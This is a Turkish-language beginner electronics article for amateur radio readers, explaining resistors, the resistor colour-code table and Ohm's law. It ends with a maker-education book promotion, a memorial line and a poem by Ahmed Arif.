
Pozitif ve negatif alternansların 360 dereceyi tamamlaması, yani üretecin 1 tur dönmesi ile 1 saykıl oluşur.

ELEKTRONİK DEVRE TEMEL ELEMANLARI

Direnç Nedir?

Direnç kelimesi, genel anlamda, "*bir güce karşı olan direnme*" olarak tanımlanabilir. Elektrik ve elektronikte direnç, iki ucu arasına gerilim uygulanan bir maddenin akıma karşı gösterdiği direnme özelliğidir. Özetleyecek olursak; elektrik akımına gösterilen zorluğa direnç denir.

Direnç "R" veya "r" harfi ile gösterilir, birimi Ohm (Ω) dur. Dirençler üzerinde renk kodları yer almakta olup, direnç değerlerini temsil ederler. örnek tablo aşağıda verilmiştir.




Renk	1. BAND	2. BAND	3. BAND	Çarpan	Tolerans	
Siyah	0	0	0	1Ω		
Kahverengi	1	1	1	10Ω	± 1%	(F)
Kırmızı	2	2	2	100Ω	± 2%	(G)
Turuncu	3	3	3	1KΩ		
Sarı	4	4	4	10KΩ		
Yeşil	5	5	5	100KΩ	±0.5%	(D)
Mavi	6	6	6	1MΩ	±0.25%	(C)
Mor	7	7	7	10MΩ	±0.10%	(B)
Gri	8	8	8		±0.05%	
Beyaz	9	9	9			
Altın				0.1	± 5%	(J)
Gümüş				0.01	± 10%	(K)

Ohm Kanunu?

Ohm Kanunu'nu 3 farklı şekilde ifade edebiliriz.

(1) V=IR$V=IR$, (2) I=\dfrac{V}{R}$I=RV$ ve (3) R=\dfrac{V}{I}$R=IV$



Ohm Kanunu anlatılırken, yukarıdaki üç formülün karıştırılmaması için genelde bir üçgen kullanılır. Bu üçgeni kullanmanın temel mantığı şu şekildedir: Eğer, R değerini bulmak istiyorsak, üçgende R'yi kapattığımızda üstte V altta ise I'yı görüyoruz ve aralarındaki çizgi bölüm işaretine benziyor. Yani R değeri \dfrac{V}{I}IV'ya eşit oluyor. Benzer şekilde, I'yı bulmak istiyorsak, I'nın üzerini kapatıp, \dfrac{V}{R}RV formülünü görüyoruz. V'yi bulmak için tepeyi kapattığımızda, I ve R yan yana kalıyor, yani çarpımları :P. Bize göre V = IR formülünü hatırlayıp, diğer formülleri çıkarmak için basit matematiksel işlemler yapmak, bu üçgeni ve formülü bulma yöntemini hatırlamaktan çok daha kolay. Bu üç formülün tümü, aslında aynı formülden elde ediliyor, farklı şeyler değiller. V = IR formülünde iki tarafı da R'ye bölersek, I=\dfrac{V}{R} $I=RV$'yi elde ederiz. Yine, V = IR formülünde iki tarafı da I'ya bölersek, R=\dfrac{V}{I}$R=IV$formülünü elde etmiş oluruz. Kısacası V = IR'yi hatırlamamız yeterlidir.

Şimdilik buraya kadar olan bölümü kavramaya çalışalım ve bir sonraki yazımızda buluşmak üzere bir nokta koyalım isterim. Gerçek amatör telsiz operatörü olma yolundaki okurlarımızla tekrar buluşmak üzere, 73!

TA1IHE Murat KAYGISIZ

MAKER EĞİTİM KİTAPLIĞI

Tüketmekten Üretmeye
MAKER
Eğitim Hareketi
Sürdürülebilir Bir Model

Ceren Damar
1992-2019

Öyle yıkma kendini,
Öyle mahzun, öyle garip...
Nerede olursan ol,
İçerde, dışarda, derste, sırada,
Yürü üstüne, üstüne,
Tükür yüzüne celladın,
Fırsatçının, fesatçının, hayının...
Dayan kitap ile
Dayan iş ile.
Tırnak ile, diş ile,
Umut ile, sevda ile, düş ile
Dayan rüsva etme beni.
Ahmed Arif